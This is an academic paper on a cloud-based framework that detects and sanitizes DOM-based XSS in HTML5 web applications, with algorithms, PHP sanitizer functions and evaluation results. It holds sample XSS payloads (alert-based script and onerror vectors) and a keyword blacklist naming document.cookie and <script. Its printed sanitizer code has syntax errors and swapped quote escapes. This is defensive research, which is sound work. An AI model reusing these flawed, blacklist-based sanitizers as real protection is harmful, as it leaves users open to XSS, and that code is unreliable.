EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

former is responsible for character-precise taint tracing. It intercepts HTTP request, recognizes malicious JavaScript in the HTTP response. The later module analyses the tainted flows, identified by the first module, and constructs context-based test payloads, which can be simply tested on the vulnerable web site. Lekis (Lekies et al. (2013)) designed a technique that exploits a taint aware JavaScript engine with DOM implementation and context-sensitive method for the generation of exploits. The technique provides complete analysis of all JavaScript features and DOM APIs by altering the JavaScript engine. Finally, attack vectors are injected depending on the context information to detect the XSS worm. Bates et al. (Bates et al. (2010) broadly investigate the condition of the ability of these three-client side XSS filters (IE8 (David et al. (2008)), noXSS (Jeremias, 2008) and NoScript (Giorgio, n.d)) and designed XSS Auditor, that is currently facilitated by default in Google Chrome. It scans the Document Object Model (DOM) tree generated by the HTML parser for the clear interpretation of the semantics of the HTTP response. In addition, it also provides the provision for discovering the untrusted external scripts that utilize the document.write functions.

Cao (Cao, 2012) proposed a tool known as Path Cutter, which utilizes the dynamic analysis by jamming the transmission path of XSS worms by restricting the DOM access to several different views at the web browser and hampers the illicit HTTP web requests to the web server. Their technique partition the web application into several views. Path-Cutter separates these views on the client side by simply permitting those HTTP requests approaching from a view with the authorized privileges. Sun (Sun, 2009) proposed an entirely client-side solution, employed as a Firefox plug-in that utilizes a string similarity methodology to identify the instances where downloaded scripts strictly look likes an outgoing HTTP requests. The key idea of this technique is to discover alike strings involving the category of parameter values in departing HTTP requests and extracted external files, and the category of DOM scripts. This technique discovers self-replicating XSS worms by calculating a string similarity distance between DOM nodes and HTTP requests executed at run-time by the client-side web browser. They capture every HTTP request on the browser side and match them with implanted scripts in the currently loaded web page. Balzarotti (Balzarotti et al., 2008) integrates static and dynamic analysis to model the sanitization method. Their analysis is utilized to detect the defective sanitization routines that can be evaded by a malicious attacker. Such routines are detected by recreating the source code used by the web application and then run this recreated code with the malicious input values in order to determine the defective sanitization routines.

EXISTING CHALLENGES

Although, numerous defensive solutions have been proposed recently, however, they are not capable enough to integrate in the existing infrastructures of cloud. Moreover, existing open source solutions cannot detect and alleviate the novel HTML5 XSS attack vectors from the cloud-based HTML5 web applications. Following are some of the untouched security challenges that needs to be integrated in the existing framework of DOM-based XSS defensive solutions:

Improper Handling of Client-Side Script Injection

In order to exploit the vulnerabilities of the two categories of XSS worms (i.e., stored and reflected), attacker usually has to inject the malicious script code on the server-side. The existing literature comprises of numerous existing XSS defensive solutions for these two categories of XSS worms. However,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

very few solutions had been proposed for detecting and mitigating the effect of client-side malicious script injection. Properties like innerHTML, document.location, etc. are being utilized by an attacker to inject the malicious/untrusted scripts on the web browser. The parser on the web browser interprets the HTML document (embedded with scripts) and generates a DOM tree for the better and enhanced representation of the HTML document. The injected script code in this DOM tree will alter the content of the document and this alteration will give rise to DOM-based XSS attack on the client-side. Nowadays, attacker utilizes and injects the HTML5 XSS attack vectors, alter the structure of the tree and exploit the DOM-based XSS vulnerability on the web browser.

Exclusion of New XSS Attack Vector Repositories

The XSS worm detection capability of framework of existing literature were usually tested and evaluated by referring the XSS attack vectors from single source repository (i.e. XSS cheat sheet). However, there are four other XSS attack vector repositories available on the Internet that includes latest HTML5 XSS attack vectors too. Most of the recent work has injected the XSS attack vectors on the vulnerable injection points of real world web applications. On the other hand, the machine learning-based XSS defensive methodologies had also calculated the features of this vulnerable JavaScript code by referring the XSS cheat sheet. Therefore, the XSS worm detection capability of robust solution must be evaluated by referring the XSS attack vectors from other four contemporary repositories.

No Sanitization Support for New HTML5 Features

In the contemporary era of World Wide Web (WWW), HTML5 is being utilized as an emerging platform for the development of modern web applications. The key advantage of adopting this feature is that it can be easily integrated among other platforms of web browsers. However, it introduces some new tags and attributes (such as <video>, <source>, <autofocus>, etc.) which can be utilized for creating new XSS attack vectors.

<video><source onerror= “alert(1)”></video>

The modern web browsers or existing XSS filters does not check for this HTML5 attack vector. A simple popup window will appear with message ‘1’ on the screen. Therefore, a robust XSS defensive solution is the need of the hour that will detect and introduce an effective mechanism of sanitizing/filtering the HTML5 XSS attack vectors.

Unable to Determine Nested Context

Existing literature [(Bates et al. (2010), Cao et al. (2012), Sun et al. (2009)] introduced some of the XSS defensive mechanisms that perform the context-sensitive sanitization on the untrusted/malicious variables of HTML5 and JavaScript code. Such technique determines the context of unsafe JavaScript/HTML5 variables and accordingly performs the sanitization on them. However, this sort of sanitization is no longer effective as it does not determine the nested context of such untrusted variables. Therefore, most of the inner/nested context of such variables is uncovered with the sanitization routines that lead to the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

exploitation of XSS worms. The XSS defensive technique must incorporate a mechanism of determining the nested context of such malicious HTML5variables and must perform the accurate placement of sanitization routines in such contexts.

Non-Optimized Scalability

Most of the existing XSS defensive solutions were tested and evaluated on the tested bed of open source HTML-based web applications. In addition, very few existing defensive frameworks were tested on the real world platforms of HTML5 OSN-based web applications. On the other hand, some of the recent frameworks demands major alterations in the existing infrastructure of web applications. Moreover, the setup of existing framework of XSS defensive solutions couldn't be easily integrated in the virtual machines of cloud platforms. Although, no XSS defensive solutions has been designed for the platforms of cloud-based HTML5 web applications.

Instead of referring the outdated Internet settings for constructing an expensive setup, numerous commercial IT organizations are accessing the services of OSN sites (such as Twitter, Facebook, Linkedin, etc.) on the cloud platforms. Hence, the infrastructure settings of framework solution must be capable enough to integrate in the settings of cloud environment and should evaluate the XSS worm recognition capability on cloud-based OSN platforms.

KEY CONTRIBUTIONS

Based on the severe performance issues, this article presents a cloud-based framework that scans for the DOM-based XSS vulnerabilities in the cloud-based HTML5 web applications. The framework operates in two phases: learning and validation phase. The former phase generates the clustered HTML5 attack vector templates by calculating the measure of similarity between the two extracted HTML5 attack vector strings. The clustering on such JavaScript strings optimizes the process of context-sensitive sanitization in comparison to existing XSS defensive techniques. The later phase detects the injection of untrusted HTML5 code in the DOM tree by detecting the variation in the embedded set of HTML5 code in the HTTP response messages of both the phases of our work. Any variation will indicate the injection of malicious HTML5 code in the script nodes of DOM tree. In addition, the possible different context of malicious variables embedded in such code will be identified and accordingly performs the context-sensitive sanitization on them for completely alleviating the effect of DOM-based XSS vulnerabilities from the cloud-based HTML5 web applications.

The prototype of our cloud-based framework was developed in Java development framework and integrated its settings on the virtual machines of mobile cloud platforms. Experimental evaluation of our framework was done on the tested suite of real world HTML5 web applications by referring the latest XSS attack vectors from the freely available XSS attack vector repositories (RSnake, 2008). Performance evaluation results revealed that our work detects the injection of XSS worms in the runtime generation of DOM tree with tolerable rate of false positives and false negatives and experienced acceptable performance overhead during the runtime sanitization of malicious HTML5 attack vector strings.


The rest of the paper is organized as follows: In section 2, we have introduced our work in detail. Implementation and evaluation of our work are discussed in section 3. Finally, section 4 concludes our work and discusses further scope of work.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

PROPOSED DESIGN

This article presents a framework that thwarts the DOM-based XSS vulnerabilities from the HTML5 web applications deployed in the cloud platforms. The key focus of our technique is to enhance and optimize the context-sensitive sanitization procedure of HTML5 attack payloads by determining the nested context of suspicious variables embedded in such code. The novelty of our framework lies in the fact that it performs the context-sensitive sanitization on the clustered templates of malicious/untrusted HTML5 script payloads. The recent work executes this sanitization process on the individual HTML5 attack vector payloads that consumes more time in policy checks and degrades the runtime performance of web browsers in cloud environment. However, in order to optimize the process of context-sensitive sanitization, our work initially performs the clustering on the similar suspicious HTML5 strings and accordingly performs the context-aware sanitization on them. This process overall increases the web surfing experience of users on the cloud platforms and enhances the context-aware sanitization process in comparison to existing XSS defensive techniques. The next sub-section discusses the detailed design overview of our cloud-based XSS defensive framework.

ABSTRACT DESIGN OVERVIEW



The proposed framework is a clustering and context-aware sanitization-based framework that obstructs the execution of DOM-based XSS attacks from HTML5-based web applications. Figure 4 highlights the abstract design overview of our framework. The framework extracts the web application modules embedded in the sanitized HTTP response. Such HTTP response will undergo through sanitizer variance detector for detecting the injection of suspicious HTML5 code by detecting the variation in the clustered sanitized HTTP responses generated at both the phases (i.e. learning and validation phase) of our framework. Any variation will simply locate the injection of suspicious HTML5 code in the HTTP response generated at the learning phase. The sanitization engine will find out the diverse context of such malicious HTML5 code and accordingly implements the sanitization primitives on them for alleviating the execution of such code on the mobile cloud platforms.

DETAILED DESIGN OVERVIEW

The proposed cloud-based XSS defensive framework executes in two phases: learning and validation. The learning phase executes in offline mode and activates the code tracing technique on the extracted modules of HTML5 web applications. These modules will be explored for the vulnerable injection points and the HTML5 script code embedded in such points. The key motto of this phase is to generate the clustered templates of extracted similar malicious HTML5 script and consequently executes the sanitization process on such templates in a context-sensitive manner. On the other hand, the validation phase generates the DOM tree of HTTP response generated at the OSN web server. This tree will be explored for the script nodes which are generated dynamically on the server. The extracted script nodes will undergo through the process of de-obfuscation and extract the decoded HTML5 script code. The variation indicator component will detect the variation in this obfuscated set of script code and the sanitized JavaScript strings

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Abstract view of our framework

generated at learning phase. Any variation observed in both these set of JavaScript strings will indicate the injection of malicious HTML5 code in the DOM tree generated at the OSN server. The context of malicious variables embedded in such strings will be identified, performs the context-aware sanitization on them and finally sanitized HTTP response is redirected to the web browser. Figure 6 highlights the detailed overview of cloud-based XSS defensive framework. The next-subsection discusses the two phases and their corresponding modules of cloud-based framework in detail.

LEARNING PHASE

The key goal of this phase is to perform the clustering on the extracted malicious HTML5 script code strings based on their level of similarity and consequently generate the sanitized clustered templates by executing the process of context-aware sanitization on them. Figure 5 highlights the detailed algorithm of learning phase.

This algorithm works as follows: Initially, it generates HTTP response H_{RES} corresponding to each H_{REQ}. Then, it extracts the specified web page WP_I by exploring the internal links in the response. Then, it parses the WP_I and construct DFG[N][T]. All HTML5 code then shifted to the external HTML5 file ext.file. To reduce the sanitization overhead, it performs the clustering on the extracted HTML5 code and store the result into C_Log. Then, it executes sanitization_engine functionality and stores the results into the S_Log. Finally, it outputs S_Log to be forwarded to the client.


Key Modules of Learning Phase

Here, note that, the modules of learning phase are executed in offline mode and installed on the OSN web server. Following are some of the details of key modules of learning phase cloud-based framework.

Code Tracer

It consists of two key sub-components: web crawler and HTML5 parser. The web crawler component initially receives the web application module generated as the HTTP response by the OSN server. Its key goal is to construct a parse tree by the parser i.e. Document Object Model (DOM). It is a method by which browser interprets the document and display it to the user. During the parsing phase, executable HTML5 script nodes are determined and nodes are created for them in the parse tree. In addition to this, data nodes are also created in this component. Finally, this tree is passed to the next subsequent module for further JavaScript code instrumentation.



HTML5 Code Instrumentation

The key goal of this module is to extract all the HTML5 script code embedded in the DOM tree. In this step, DOM tree is processed to identify all HTML5 code. In this tree, each possible path from root to leaf node depicts one output of web page.

Thus, a standard algorithm is used to compute all paths and examine each output statement to identify the HTML5 code. Nevertheless, it is not possible to manage all identified paths, since even in a simple web page unique path may explode very fast. To ease this problem, we search in the DOM tree to check for the opening and closing HTML5 tags. Then, for every couple of JavaScript tags (<script>…. </script>), we inspect each unique path between opening and closing tags by using graph traversal algorithm such as Depth First Search (DFS). Each identified path represents the JavaScript code that the web page code might result. Figure 7 highlights the algorithm for HTML5 string code instrumentation and extraction.

Figure 6. Detailed design view of our framework

This algorithm implements as follows: Input to the algorithm is the constructed data flow graph DFG[N] [T]. It analyses each node n_I of the graph to check whether it is a script node or not. If it is a script node (<script>) then, it set a script flag S.FI and moves entire content into a buffer S.bufI until it traverses to a closing script node (</script>). Flag and buffer are unique to each script node pair in the response. Finally, it shifts the entire content of buffer in the external HTML5 file ext.file and produces this file

Figure 7. Algorithm for HTML5 code instrumentation

Input: Dataflow Graph DFG(N, T)
Output: JavaScript External File

Start
For Each $n_I \in N$
  if (n_I ==<script>)
    while (n_I != </script>)
      $S.F_I \Leftarrow$ True;
      $S.buf_I \Leftarrow n_I$.value;
      $n_I \Leftarrow DFS(n_I)$;
    End while
  ext.file $\Leftarrow$ S.buffer;
  End if
End for each
return ext.file
End

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as its output. In the algorithm shown in the Figure 8, S_File is a log maintained to store all possible recognized HTML5 file. This algorithm processes a data flow graph as follows: We audit each node (n) in the graph (N, T) to check its content. If it is <script> tag, then we extract the content of each node in S_File that appears during the traversal of unique path, until a node with content </script> is found. Finally, it outputs S_File comprising of HTML5 script code that a web page might result.

Clustering

This component implements an algorithm (as shown in Figure 9) for clustering the extracted attack vectors payloads depending on their similarity ratio. Consequently, a clustered template is generated that describes the attack vectors in compressed form. Consider the example as shown below:

<script>alert(48a$bc);</script>
<script>alert(48xv&ez);</script>

These scripts only differ by their argument value. In this view, a compressed template is generated by applying the proposed algorithm as shown in Figure 9. A template is a string produced by several types of lexical tokens that are considered to be common for each attack vector payload in a cluster, along with variable portion, represented by the placeholders. N- used as substitute for numbers and S- used as substitute for alphanumeric characters. Thus, template for the above set of scripts is denoted as:

<script>alert(48-S-);</script>

Input: Control Flow Graph (N, T)
Output: Retrieved HTML5 Script Code.

Start
S_File $\leftarrow \phi$;
For Each n $\in$ N
  If (n.val!= "<script>") **then**
    Ignore n;
  Else (n.val == "<script>")
    While (n_I.val!= "</script>")
      S_log $\leftarrow$ n_I.val;
      n_I $\leftarrow$ **DFS(n);**
    End while
  End If
End For
Return S_log
End

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Algorithm for clustering of HTML5 attack vectors

```
Input: Untrusted HTML5 Script Code
Output: Clustered Template of Attack Vector Payloads
Threshold (β):= 0;
Start
WUJS ←Whitelist of extracted untrusted HTML5 code;
WCJS ← NULL;
VI ←0
For Each untrusted HTML code JI ∈ WUJS
        Compare(JI , JI+1);
        LI ← Levenshtein_distance(JI , JI+1);
        If (LI > β)
            Accept (JI , JI+1);
                Generate template TP ∈ (JI , JI+1);
                WCJS ←TP ∪ WCJS;
        End If
        Else
             Eliminate (JI , JI+1);
             Pick next pair (JI+1, JI+2);
        End Else
End For Each
Return WCJS
End
```

The input to the algorithm is the WU_{JS} that contains the list of the extracted untrusted HTML5 code. In all iterations, firstly, it compares a pair of attack vectors J_I and J_{I+1} and then uses Levenshtein distance (L_I) to generate the templates. It is defined as the minimum amount of single character deletion, insertion or substitution required to convert one form of string to another. If L_I is less than a selected threshold (β) then, extract the similar character between the pair of attack vectors J_I and $J_{I+1.}$ Non-similar characters are replaced by the placeholders (N/S). Otherwise, pair is discarded and it selects another pair for comparison. Final output is the clustered template as shown by above example. The generated template T is stored in the WC_{JS} for further processing.

Sanitization Engine

Sanitization is a process for substituting the untrusted user variable with the sanitized variable. Clustered scripts templates are sanitized according to the context in which they are used in the HTML5 document. In addition, the same clustering algorithm is applied on the sanitized templates of the malicious XSS attack vectors. Figure 10 describes the proposed algorithm used by the sanitization engine to sanitize the HTML5 string templates. Lastly, the clustered sanitized templates are now saved to the sanitized HTTP response repository, which will be further utilized by the variation indicator for detecting the injection of untrusted HTML5 strings in the DOM tree.

The algorithm shown in Figure 10 executes as follows: San_file includes the sanitizer vector used for sanitization. M_V is an array used to hold the untrusted variables. S_V denote an array used to hold the sanitized variable. CL_file stores the list of the clustered templates and SCL_file is used to store sani-

End For Each
For Each $S_V \in$ San_file
    SCL_file ⇐ Clustering(S_V);
End For Each
Return SCl_file;
End

tized clustered template. For every template T_P retrieved from CL_file, the algorithm searches for the untrusted variable and stores it in the M_V to determine the context (C_F) and then apply the sanitizer (S_I) according to the context in which M_V is used. Sanitized variable is stored in S_V and then it is appended to the San_file for more effective result. After sanitization of each template in CL_file, we apply clustering algorithm as shown in Figure 9 to the sanitized template array San_file and store the sanitized clustered template in SCL_file. All the sanitized variables are then injected to the HTML document at their respective locations and modified HTML document is displayed to the user.

VALIDATION PHASE

The key goal of this phase is to detect the injection of untrusted/malicious HTML5 strings in the DOM tree and alleviate the execution of such malicious strings by applying the process of context-aware sanitization on the untrusted variables of such strings. Figure 11 highlights the detailed algorithm of working of this phase. The working of the algorithm is defined as follows: Initially, it generates HTTP response H_{RES} corresponding to each received HTTP request. Then, it constructs DOM tree as R_D and stores all the content between the pair <script>…</script> in scr_log. To detect the XSS attack, it compares both the extractedHTML5 code present in San_file and scr_log. If no variance occurs, then no XSS attack. Otherwise, malicious untrusted variable is extracted as S_I and its context is determined to correctly identify the sanitizer's function. Finally, the identified sanitizer is applied on the untrusted variable present in the malicious JavaScript. Lastly, it produces sanitized HTTP response for user free from the malicious content causing XSS attack.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Key Modules of Validation Phase

All the modules of this phase are deployed on the virtual machines of cloud platforms. The detailed workings of some of the modules of this phase are as follows:

DOM Tree Generator

The DOM is a convention for representing and interacting with objects in HTML, XML documents. The DOM is platform independent and nodes of every document are organized in a tree structure and this type of tree representation of HTML, XML objects are called DOM Trees. The node in a DOM tree can have several child nodes and these nodes are called siblings. The DOM trees can be generated using DOM Tree generator and these trees can be compared to verify the addition of malicious scripts in webpages.

Figure 12 explains the detailed algorithm of DOM tree generation. The working process of the algorithm is described as follows: Initially, it extracts HTTP response web page as W_{PI}. Firstly, it discovers first HTML tag and stores it in AT_I and also pushes it into the stack S_K. Then, AT_I is added to the empty DOM tree as its root node. All the identified tags are stored into the repository HTML_file as well as extended to the Stack. Until stack is empty, it extracts each HTML tag as 'Pos' and check if it is an opening tag or closing tag. If opening tag then, it finds out the size of stack in P and traverses

Figure 11. Algorithm of validation phase

Start
For each HREQ
        Generate HRES;
        for each HRES
                RD ⇐DOM Tree
Generator(HRES);
                For each node ND∈RD
                if (ND == <script>) then
                  while (ND != </script>) then
                        scr_log⇐RD;
                        RD ⇐DFS(RD);
                  End while
                End if
        End for each
        Perform decoding on scr_log
        X ⇐Compare(San_file, scr_log)
        if (X == true) then
          No XSS;
          Return HRES;
        Else
          SI ⇐Untrusted Variable(V∈scr_log)
          context ⇐Context_finder(SI);
          HRES ⇐Sanitization engine(context);
          Return HRES;
      End if
  End for each
End
```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the partially generated DOM tree up to depth level P. When it reaches the last traversed node Q, then it adds the extracted HTML tag. Additionally, it add it to the stack and in to the HTML5_file. Otherwise, it pops out from the stack and returns the root node of the generated DOM tree for further processing to other component.

De-Obfuscation

This component performs the decoding of the obfuscated HTML5 code. In order to bypass the XSS filters applied at server and/or client side, attackers, generally, performs the obfuscation on the simple malicious HTML5 code. Therefore, it is necessary to de-obfuscate the injected HTML5 code to clearly identify the malicious elements present in it. Table 1 highlights some of the list of escape codes. Suppose malicious attacker inserts <script>alert ("XSS") </script> inside the variable area of victim's web application, then the special character like '<', '>' would be replaced with &#60 and &#62. Now, the web browser will show this script of a portion of a web page, however the web browser could not run the script.

Context Finder

The goal of this component is to identify the context of each type of untrusted variable included in the HTML5 string entered as untrusted input by user. It will reveal the context in which each untrusted variable in HTML5 input will be safely rendered and sanitizers' functions are selected accordingly.

Figure 13 illustrates the algorithm processed to determine the context. The working of this algorithm is described as follows: Input to the above algorithm is the set of the extracted JavaScript code as SC_file.

Con_ file is a log maintained to store context of each untrusted variable present in the JavaScript code. For each untrusted JavaScript variable M_I, we attach a context finder CF in the form as $CT_I \leftarrow (CF)M_I$. The generated output is the internal representation of the extracted JavaScript code embedded with the context finder CF corresponds to each untrusted variable present in it. After this, it is merged with the Con_file as $Con_file \leftarrow CT_I \cup$ Con_file. For each $CT_I \in$ Con_file, we generate and solve the type constraints. Here, ϕ represents the type environment that performs the mapping of the JavaScript

        End If
    End While
End For Each
Return root
End
```

variable to the Context finder CF. In the path-sensitive system, variable's context changes from one point to other point. Thus, to handle this issue, untrusted variables are represented through the typing judgments as $\phi \mapsto e$: CF.

It indicates that at any program location, e has context finder CF in the type environment ϕ. Finally, all CT_I variables have been assigned the context dynamically (string, regular expression, numeric etc.) and produce the modified log Con_file as output. This step outputs untrusted variable, present in the extracted HTML5 code, with their context in which browser interprets it.

UNDERSTANDING CONTEXT-SENSITIVE SANITIZATION

In our work, we have described the technique of sanitizing the different categories of HTML5 script code. We have developed some manual functions that are utilized for sanitizing the malicious code of HTML5 in a context-aware manner.

    Else if ($M_I \in$ Constant) **then**
      $\varphi \mapsto CT_I$: Constant;
    End If
End For Each
Con_file ← newvalue(CT_I);
Return Con_file;
End

Sanitization of Suspicious Keywords

A doubtful keyword falls in the category of identified malicious data for blocking illegitimate data from execution. Our technique has utilized a fixed template of sanitization which will sanitize the user input in a precise manner. If any user-injected string matches the template of sanitization, then it is recognized as a XSS worm and would be further substituted with resultant keywords. Usually, document. write, parentNode, <embed, document.cookie, <script etc. are considered to be some of the insecure or doubtful keywords. Our technique has statically generated a compiled list of blacklisted keywords and blocked those HTML5 attack vectors whose keywords falls in those blacklisted category. The details of this are as shown in the Figure 14.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Function for sanitizing insecure keywords

```
public function sanitize_blacklisted($str)
{
   strtolower($str);
   $blacklisted = array(
            'document.cookie'     => '';
            'document.write'      => '';
            '<!—'                 => '&lt;!—';
            '-->'                 => '--&gt;';
            '<! [CDATA['          => '&lt; !
[CDATA[',
            '<comment>            =>
'&lt;comment&gt;';
            '.parentNode          => '',
            '.innerHTML'          => '',
            'window1ocation'      => '',
            '-moz-binding'        => '',
            '<embed'              => '',
            '<applet'             => '',
            '<object'             => '',
            '<script'             => '',
   );
$str = str_ireplace(array_keys($blacklisted),
$blacklisted, $str);
return $str;
}
```

Sanitization of Character Escaping

In order to alleviate XSS worms, web application requires confirming that every variable outputs associated with a web page are properly encoded/encrypted before being reverted towards the web browser. Thwarting XSS attack vectors implies to replace all possible exceptional characters utilized in the exploitation of such attacks. Our technique has escaped the malicious characters through utilizing the &# arrangement followed through its code of character. Table 1 highlights some of the list of escape codes. Suppose malicious attacker inserts <script>alert("XSS") </script> inside the variable area of victim's web application, then the special character like '<', '>' would be replaced with &#60 and &#62. Now the web browser will show this script in the form of a portion of a web page, however the web browser could not run the script. Figure 15 illustrates the technique related to filtering character escaping. We have incorporated the feature of list of common escape codes in our technique and thus, our cloud-based framework can stop the web browsers of OSN users from executing such scripts.

Recent work performs the context-aware sanitization on the malicious variables embedded in JavaScript. However, they could not able to determine the nested context of such malicious code. Our wok initially determines the nested context of suspicious variables embedded in HTML5 code and accordingly performs the sanitization on them. This order of context-aware sanitization completely alleviates the DOM-based XSS vulnerabilities from the HTML5 web applications.

Figure 15. Function for sanitizing character escaping

```
Public function filter_char_esc($string)
{
    $str = str_replace
        (
            array('<', '>', '"', "'", ')', '('),
            array('&#x3C;', '&#x3E;', '&#x27;', '&#x22;',
'&#x29;', '&#x28;')
            $string
        );
    $str = str_ireplace( '%3Cscript', ' ', $str );
    return $str;
}
```

KEY MERITS

The novelty of our cloud-based framework lies in the fact that it detects the propagation of malicious HTML5-based XSS attack vectors from the vulnerable injection points of HTML5 web applications. Recent XSS defensive techniques usually refer the XSS attack vectors from the XSS cheat sheet (Rsnake, 2008) that does not comprise the HTML5 attack vectors. While evaluating the HTML5 attack vector detection capability of our framework, we inject such attack vectors from the five freely available XSS attack vector repositories. This validates the robustness of our approach. In addition, we have enhanced the context-sensitive sanitization procedure of sanitizing such attack vectors by determining the nested context of the malicious variables embedded in such attack payloads. Existing work failed to determine the nested context of suspicious/untrusted variables encapsulated in HTML5 attack payloads. As a result, false negative rate of such recent approaches was unacceptable.

Recent models are very difficult to integrate in the existing infrastructures of cloud settings as they demand lot of modifications in the source code of web applications. Nevertheless, our work is a cloud-based framework that can be easily integrated in the virtual machines of cloud computing environment with little amendments required in the source code of web applications. Moreover, we have also assessed the HTML5 attack vector detection capability of our model in non-cloud environment with very low rate of false positives and false negatives. This validates the scalability of our approach. Our technique can also survive with application-specific sanitizations. Partial HTML5 attack string identification is capable enough for handling the application-specific sanitizations that might happen. For example, when a '(' character is substituted with (. On the other hand, a strict and exact identification algorithm (as followed by the existing XSS filters) would fail to resemble even if an individual substitution occurs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

IMPLEMENTATION AND EXPERIMENTAL EVALUATION

We have developed a prototype of our proposed framework in Java via introducing the Java Development Kit and integrate this framework in the virtual machine of cloud server. The experiment background is simulated with the help of a normal desktop system, comprising 2.6 GHz Intel core i3 processor, 4 GB DDR RAM and Windows 10 operating system. The DOM-based XSS worm detection capability of our framework was evaluated on a tested suite of five open source OSN websites deployed in virtual machines of cloud platforms. Table 2 highlights the detailed configuration of these HTML5 web applications.

EXPERIMENTAL EVALUATION

We estimate the testing, accuracy and the performance of our cloud-based proposed framework. In terms of testing, we have tested our cloud-based XSS defensive mechanism on five open-source real world web applications (i.e., Elgg, Humhub, BloggIt, Scarf and OsCommerce). All the platforms of such web applications have numerous injection points that are vulnerable to XSS attacks. In order to include the capabilities of our cloud-based framework in these web applications, developers of these websites have to do less quantity of effort. The motivation to select these five different platforms of web applications is that, we simply need to mark an argument that web sites deployed in the cloud settings can utilize the capabilities of our framework, irrespective of the input testing. This will aid in alleviating XSS malicious code injection vulnerability concerns and would include supplementary security layer.

The simplicity with which we are capable to combine our framework in these popular HTML5 web applications determines the flexible compatibility of our framework. We deployed such web applications on an XAMPP web server with MySQL server as the backend database. We select such applications for accessing the forms to potentially supply modified pages and access the HTML forms. Table 3 highlights the five different categories of the malicious HTML5 context, including Tags, SVG, Attributes, Cascading Style Sheet (CSS) Attack Vectors (CSSAV) and URL Attack Vectors (UAV). The categories of different context of attack vectors are generated using the open source XSS attack vector repositories. The observed results of our framework on five different platforms of HTML5 web applications deployed in the virtual machines of cloud servers are highlighted in Table 3. We have injected the five different contexts of HTML5 attack vectors on the injection points of these web applications.

Table 2. Detailed configuration of HTML5 web applications

Web Applications	Explanation	Lines of Code (K)	Identified Vulnerabilities	Injection Points Instrumented	Version
Elgg	Social Networking Engine	1.3	XSS Attack, Session Hijackig	22	1.12.5
HumHub	Social Intranet Application	2.9	JS Worm Injection	19	0.20
BloggIt	Blog Search Engine	1.8	Authentication Violation	37	1.01
Scarf	Conference Management System	2.6	Authentication Violation	32	2006-09-20
OsCommerce	e-Commerce	2.1	Workflow Violation	17	3.0.2

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We have analyzed the experimental results of our cloud-based framework based on five parameters (# of malicious script injected, # of True Positives (TP), # of False Positives (FP), # of True Negatives (TN) and # of False Negatives (FN)). It can be clearly observed from the Table 4 that the highest numbers of TPs are observed in BlogIt web application. Figure 16 represents the graphical representation of our observed results.

In addition, the observed rate of false positives and false negatives is acceptable in all the platforms of web applications. We have also calculated the DOM-based XSS attack payload detection rate of our framework on different platforms of web applications. This is done by dividing the number (#) of TPs to the number of malicious script injected for each category of context of attack vectors. Table 4 highlights the detection rate of our cloud-based framework on five different platforms of web applications w.r.t. individual category of context of HTML5 attack vectors. It is clearly reflected from the Table 4, the highest malicious HTML5 detection rate is observed for BlogIt web application.

PERFORMANCE ANALYSIS

This sub-section discusses a detailed validation and performance analysis of our cloud-based framework by conducting two statistical analysis methods (i.e., F-Score and F-test Hypothesis). We have also compared the suspicious HTML5 code detection capability of our proposed framework with other recent XSS defensive methodologies based on some useful metrics. The analysis conducted reveal that our framework produces better results as compared to existing state-of-art techniques.

Performance Analysis Using F-Score

For the binary classification, precision and recall are the values used for evaluations. And F-Score is a harmonic mean of precision and recall.

$$\textit{False Positive Rate (FPR)} = \frac{False\,Positves\,(FP)}{False\,Positives\,(FP) + True\,Negatives\,(TN)}$$

$$\textit{False Negative Rate (FNR)} = \frac{False\,Negatives\,(FN)}{False\,Negatives\,(FN) + True\,Positives\,(TP)}$$

$$Precision = \frac{True\,Positive\big(TP\big)}{True\,Positive\big(TP\big) + False\,Positive\big(FP\big)}$$

$$Recall = \frac{True\,positive\big(TP\big)}{True\,Positive\big(TP\big) + False\,Negative\big(FN\big)}$$

$$F - Score = \frac{2\big(TP\big)}{2\big(TP\big) + FP + FN}$$

Here we calculate the precision, recall and finally F-Score of observed experimental results of our framework on different platforms of HTML5 web applications. See Table 5. F-Score generally analyzes the performance of system by calculating the harmonic mean of precision and recall. The analysis conducted reveals that our cloud-based framework exhibits high performance as the observed value of F-Score in five platforms of web applications is greater than 0.9. Table 6 highlights the detailed performance analysis of our proposed framework on five real world web applications. It is clearly reflected from the Table 6 that the performance of our cloud-based framework on five different platforms of web applications is almost 97% as the highest value of F-Score is 0.962. In addition to this, the lowest False Negative Rate (FNR) is observed in OsCommerce. This validates the performance of our framework.

Table 6. Performance analysis of our cloud-based framework by calculating F-Score

Non-OSN Web Application	Total	# of TP	# of FP	# of TN	# of FN	Precision	FPR	FNR	Recall	F-Score

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance Analysis Using F-Test

In order to prove that the number of malicious HTML5 scripts detected (i.e. number of True Positives (TP)) is less than to the number of HTML5 malicious scripts injected; we use the F-test hypothesis, which is defined as:

Null Hypothesis

H_0 = Number of HTML5 malicious scripts detected is less than the number of HTML5 malicious scripts injected. ($S1^2 = S2^2$)

Alternate Hypothesis

H_1 = Number of HTML5 malicious scripts injected is greater than number of HTML5 malicious scripts detected ($S1^2 < S2^2$)

The level of Significance is (α=0.05). The detailed analyses of statistics of XSS attack worms applied and detected are illustrated in the Tables 7 and 8. In our work, we utilized and injected total of 127 HTML5 attacks vectors from the freely available XSS attack repositories in all the five web applications. But here note that, for evaluating and validating the performance of our framework by using F-test, we injected different number of HTML5 malicious scripts in all different platforms of five web applications.

